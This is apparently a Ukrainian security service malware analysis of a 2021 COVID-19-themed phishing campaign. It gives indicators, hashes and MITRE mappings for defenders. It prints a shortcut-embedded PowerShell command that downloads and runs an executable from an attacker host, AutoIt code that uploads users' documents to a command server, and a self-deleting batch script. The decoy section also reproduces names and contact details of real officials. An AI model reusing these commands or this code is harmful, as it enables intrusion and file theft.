ДКІБСБУ

Департамент контррозвідувального
захисту інтересів держави у сфері
інформаційної безпеки СБУ

# Аналіз кібератаки

## з використанням документів-приманок тематики COVID-19

У квітні 2021 року спеціалістами Ситуаційного центру забезпечення кібербезпеки СБ України виявлено кібератаку з використанням документів-приманок тематики COVID-19. Завантаження зазначених файлів з мережі Інтернет (через поштові повідомлення, групи в месенджерах, тощо) та взаємодія з ними, призводила до ураження комп'ютерів користувачів та вивантаження робочих файлів (з заздалегідь заданими розширеннями) на віддалені IP адреси зловмисників.

Відбувалось завантаження архіву **“NewCovid-21.zip”** з файлами:

1. “COVID-21.doc”;
2. “COVID-21.lnk”;
3. “GEO-CFUND-2009_CCM Agreement_Facesheet - signed.pdf”;
4. “New Folder.lnk”.

Хеш сума зазначеного архіву:

**“677500881c64f4789025f46f3d0e853c00f2f41216eb2f2aaa1a6c59884b04cc”**

Файл **“COVID-21.doc”**, використовуючи вразливість **CVE-2017-1882,** проводить звернення на адресу **“bit.ly/3rQULnp”** (яка є скороченим посиланням від “hxxp[:]//name1d.site/index.txt”) та має наступний вигляд:

```
@UFkAcoL5YpcWDGVa@-m0BqZFmBSVXRnUWzq<eh&&8_M-C_D--_-
V,50>006789$Cv>yt=i9|:%amd_>jn3%bm;=u.63
```

Файл **“COVID-21.lnk”** є ярликом в ОС Windows та містить вбудовану команду на завантаження та запуск іншого файлу:

*“C:\Windows\System32\cmd.exe /c powershell.exe -w 1 $env:SEE_MASK_NOZONECHECKS = 1;import-module bitstransfer; start-bitstransfer -Source "('http://2330.site/soft/08042021.exe') -Destination $ENV:TEMP\WindowsUpdate.exe; ('cd') ${env:TEMP}; ./WindowsUpdate.exe”*

Файл **“New Folder.lnk”** тотожний до файлу **“COVID-21.lnk”**.

Файл **“GEO-CFUND-2009_CCM_Agreement_Facesheet - signed.pdf”** не містить шкідливого коду або посилань. Скоріше за все використовується в якості приманки. Має наступний вигляд:

The Global Fund

CCM Funding Agreement

V 1.0.0.1

| | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|
| Country: | CCM Georgia | | | Agreement Number: | GEO-CFUND-2009 | | | Currency: | USD |
| Start Date: | 1 | March | 2020 | End Date: | 29 | February | 2023 | Agreement Amount: | 210,000 |
| CCM is the recipient of the funds: | | | | No | Recipient is UNDP: | | | | No |
| Max Year 1: | | | 70,000 | Max Year 2*: | | | 70,000 | Max Year 3: | 70,000 |
| Co-funding Amount Expected: | | | | 0 | | | | | |
| Modification Number: | | | | Modification Date: | | | | | |

* Cash balance from previous agreement will be deducted from this amount.

| Name and Address of the CCM | | Name and Address for Notices to the CCM | |
|---|---|---|---|
| Name: | Country Coordinating Mechanism Georgia | Name: | Ms. Ekaterine Tikaradze |
| Title: | CCM Georgia | Title: | CCM Chairperson |
| Address: | Ministry of Internally Displaced Persons from the Occupied Territories, Labour, Health and Social Affairs of Georgia<br>Country Coordinating Mechanism<br>144 Tsereteli avenue, 6th Floor, Room 606, Tbilisi, 0159, Georgia | Address: | Ministry of Internally Displaced Persons from the Occupied Territories, Labour, Health and Social Affairs of Georgia<br>Country Coordinating Mechanism<br>144 Tsereteli avenue, 6th Floor, Room 606, Tbilisi, 0159, Georgia |
| Tel: | + 995 32 2 51 00 11 (ext – 0615; 0616) | Tel: | + 995 32 2 51 00 11 (ext – 0615; 0616) |
| Fax: | | Fax: | |

| Name and Address of the Funding Recipient (if not CCM) | | Name and Address for Notices to the Funding Recipient (if not CCM) | |
|---|---|---|---|
| Name: | Bemoni Public Union | Name: | Mr. Davit Kazaishvili |
| Title: | Institution | Title: | Chairperson |
| Address: | 2, Shavishvili Street, Tbilisi, 0186, Georgia | Address: | 2, Shavishvili Street, Tbilisi, 0186, Georgia |
| Tel: | + 995 32 2 39 07 00 | Tel: | + 995 32 2 39 07 00 |
| Fax: | | Fax: | |

| Name and Address for Notices to the Global Fund | | This agreement consists of this facesheet and: |
|---|---|---|
| Name: | Emily Hughes | – Standard Terms and Conditions |
| Title: | CCM Hub Manager | – Annex A: Budget |
| Address: | The Global Fund to Fight AIDS, Tuberculosis and Malaria<br>Global Health Campus<br>Chemin du Pommier 40<br>1218 Grand-Saconnex, Switzerland | – Annex B: Performance Framework |
| Tel: | 00 41 58 791 1700 | |
| Fax: | 00 41 44 580 6820 | |

Signed for the CCM Funding ~~Recipient~~ by its Authorised Representative

Name: Mr. David Kazaishvili

Date: 09.03.2020

Title: Bemoni Public Union Chairperson


За посиланням **“hxxp[:]//name1d.site/index.txt”** завантажується файл, який автоматично запускається попереднім файлом.

Зазначений файл **“index.exe”** має наступні характеристики:

1. Створено за допомогою фреймворка dotNET із застосуванням обфускатора коду;
2. Архітектура 32-бітна;
3. Дата компіляції – 10.04.21 00:29:39.

Файл при відкритті проводить запуск іншого файлу **“AddInProcess32.exe”** (який розміщується в ОС “C:\Windows\Microsoft.NET\Framework\v4.0.30319\”) після чого використовуючи техніку **Process Injection** копіює свій код (який включає скрипт AutoIT) в зазначений процес з наступним його відновленням в працюючий стан. Тобто, далі зазначений зразок буде працювати з процесу **“AddInProcess32.exe”**.

Скріншот роботи зазначеної техніки:




Далі використовуючи скрипт **AutoIT** відбувається сканування логічних дисків компьютера з наступним виконанням команд на пошук файлів по зазначеним розширенням файлів:
“C:\Windows\system32\cmd.exe /U /C DIR "\Users\Administrator*.doc" /S /B /A”

Для розширень вказаних на скриншоті:

```
For $drv = 1 To $dsks[0]
    $areturn = _filesearch($dsks[$drv],
    "*.doc;*.pdf;*.ppt;*.dot;*.xl;*.csv;*.rtf;*.dot;*.mdb;*.accdb;*.pot;*.pps;*.ppa;*.rar;*.zip;*.tar;*.7z")
    For $i = 1 To $areturn[0]
        $name_new = StringReplace($areturn[$i], ":", "_")
        $name_new = StringReplace($name_new, "\", "/")
        _http_upload($url & $uuid, $areturn[$i], _stringtohex($name_new), "", _stringtohex($name_new))
```

**Після чого проводиться відправка зазначених файлів на С2 – hxxp[:]//name4050.com:8080/upld/***

Останнім кроком зазначений зразок створює файл “r.bat” з кодом на видалення та вивантаження запущеного процесу **“AddInProcess32.exe”**:

```
$hfile = FileOpen("r.bat", 2)
FileWrite($hfile, "@echo off" & @CRLF)
FileWrite($hfile, ":tryrem" & @CRLF)
FileWrite($hfile, "del " & @ScriptName & @CRLF)
FileWrite($hfile, "if exist " & @ScriptName & " (goto tryrem)" & @CRLF)
FileWrite($hfile, 'start /b "" cmd /min /c del "%~f0"& Taskkill /IM cmd.exe /F&exit /b' & @CRLF)
FileClose($hfile)
Run("cmd /c start /min r.bat", "", @SW_HIDE)
```

Інший зразок, який завантажувався з **“hxxp[:]//2330.site/soft/08042021.exe”** являє собою запакований виконуваний файл з скриптом **AutoIT** та має наступні характеристики:

1. Створено мовою C++;
2. Архітектура 32-бітна;
3. Дата компіляції – 14.12.20.

Після розпакування виконує дії тотожні до попереднього скрипта.

**Індикатори компрометації:**

| Домен | IP-адреса |
|---|---|
| name1d.site | 45.12.4.113 |
| 2330.site | 185.195.27.112, 195.128.123.215 |
| name4050.com | 31.42.185.63 |

| Назва файлу | Хеш |
|---|---|
| NewCovid-21.zip | 677500881c64f4789025f46f3d0e853c00f2f41216eb2f2aaa1a6c59884b04cc |
| COVID-21.doc | 9803e65afa5b8eef0b6f7ced42ebd15f979889b791b8eadfc98e7f102853451a |
| COVID-21.lnk | 2b15ade9de6fb993149f27c802bb5bc95ad3fc1ca5f2e86622a044cf3541a70d |
| GEO-CFUND-2009_CCM Agreement_Facesheet - signed.pdf | bbab12dc486b1c6fcf9e343ec1474d0f8967de988444d7f838f1b4dcab343e8a |
| New Folder.lnk | 2b15ade9de6fb993149f27c802bb5bc95ad3fc1ca5f2e86622a044cf3541a70d |
| index.exe | ec8868287e3f0f851ff7a2b0e7352055b591a2b2cb1c2a76c53885dee66562dc |
| 08042021.exe | 0e1e2f87699a24d1d7b0d984c3622971028a0cafaf665c791c70215f76c7c8fe |

**MITRE ATT&CK Matrix**

| Enterprise matrix | Techniques used |
|---|---|
| Discovery | T1083 File and Directory Discovery |
| Process Injection | T1055.002 Portable Executable Injection |
| Exfiltration | T1020 Automated Exfiltration |
| Execution | T1204.002 User execution: Malicious file |